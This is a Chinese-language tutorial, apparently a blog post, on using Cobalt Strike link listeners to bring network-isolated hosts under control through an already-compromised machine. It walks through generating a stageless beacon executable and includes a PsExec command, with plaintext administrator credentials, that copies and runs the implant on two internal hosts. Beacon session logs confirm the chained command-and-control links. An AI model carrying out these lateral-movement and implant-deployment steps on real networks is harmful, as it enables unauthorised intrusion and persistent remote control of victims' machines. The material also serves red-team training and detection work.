




## Cobalt Strike Link Listener

实战中往往还会遇到通过某种方式，获取到目标内网中某台主机的系统权限，但是该主机处在隔离网络中，不能出网。因为CobaltStrike服务端是搭建在互联网中的，通过常规方式是无法上线的，这里就需要利用已上线的主机，将它做一个Listener，实现链路上线CobaltStrike。


首先，在已上线的主机创建Listener，监听端口可自定义。



择 Attacks->Packages->Windows Executable(Stageless)，支持导出该类型Listener对应的可执行文件或dll等。




个人中心



注意，选择刚建立的Listener名字，Proxy可不设置，这里生成exe保存本地。(未免杀)



个人中心




上传刚才生成的payload到当前已上线的目标机中，还需要上传另一个工具PsExec.exe。（CobalStrike本身psexec功能不够强大，且方法不唯一）

<https://docs.microsoft.com/zh-cn/sysinternals/downloads/psexec>



个人中心



在Beacon中使用PsExec工具将payload上传到不出网的目标机中，自动执行，上线。

```
beacon> shell C:\WINDOWS\Temp\Psexec.exe -accepteula \\192.168.144.155,192.168.144.196  
-u administrator -p admin@123 -d -c C:\WINDOWS\Temp\beacon.exe
```



个人中心

```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

\\192.168.144.155:
\\192.168.144.196:
Connecting to 192.168.144.155...Starting PSEXESVC service on 192.168.144.155...Connecting with PsExec service on 192.168.144.155...Copying C:\WINDOWS\Temp\beacon.exe
to 192.168.144.155...Starting C:\WINDOWS\Temp\beacon.exe on 192.168.144.155...
beacon.exe started on 192.168.144.155 with process ID 2324.
Connecting to 192.168.144.196...Starting PSEXESVC service on 192.168.144.196...Connecting with PsExec service on 192.168.144.196...Copying C:\WINDOWS\Temp\beacon.exe
to 192.168.144.196...Starting C:\WINDOWS\Temp\beacon.exe on 192.168.144.196...
beacon.exe started on 192.168.144.196 with process ID 2768.
[+] established link to child beacon: 192.168.144.196
```

端口查看，实际不出网目标机（192.168.144.196）是与出网目标机（192.168.144.155）正在建立连接。

```
beacon> shell netstat -ano |findstr 4444
```





个人中心

external	internal	user	computer	pid
192.168.144.155	192.168.144.155	Administrator *	R00T-8CB39E3121	2324
192.168.144.155	192.168.144.196	Administrator *	WIN-2IVRF6CP7HB	2768

Event Log X


Beacon 192.168.144.196@2768 X

```
[+] established link to parent beacon: 192.168.144.155
beacon> shell netstat -ano |findstr 4444
[*] Tasked beacon to run: netstat -ano |findstr 4444
[+] host called home, sent: 57 bytes
[+] received output:
TCP 192.168.144.196:49178 192.168.144.155:4444 ESTABLISHED 2768

beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
win-2ivrf6cp7hb\administrator

beacon> shell netstat -ano |findstr ESTABLISHED
[*] Tasked beacon to run: netstat -ano |findstr ESTABLISHED
[+] host called home, sent: 64 bytes
[+] received output:
TCP 192.168.144.196:49178 192.168.144.155:4444 ESTABLISHED 2768

[WIN-2IVRF6CP7HB] Administrator */2768
beacon>
```



因为这是link链接，只要主链路（即出网机Listener）掉线，就都会掉线！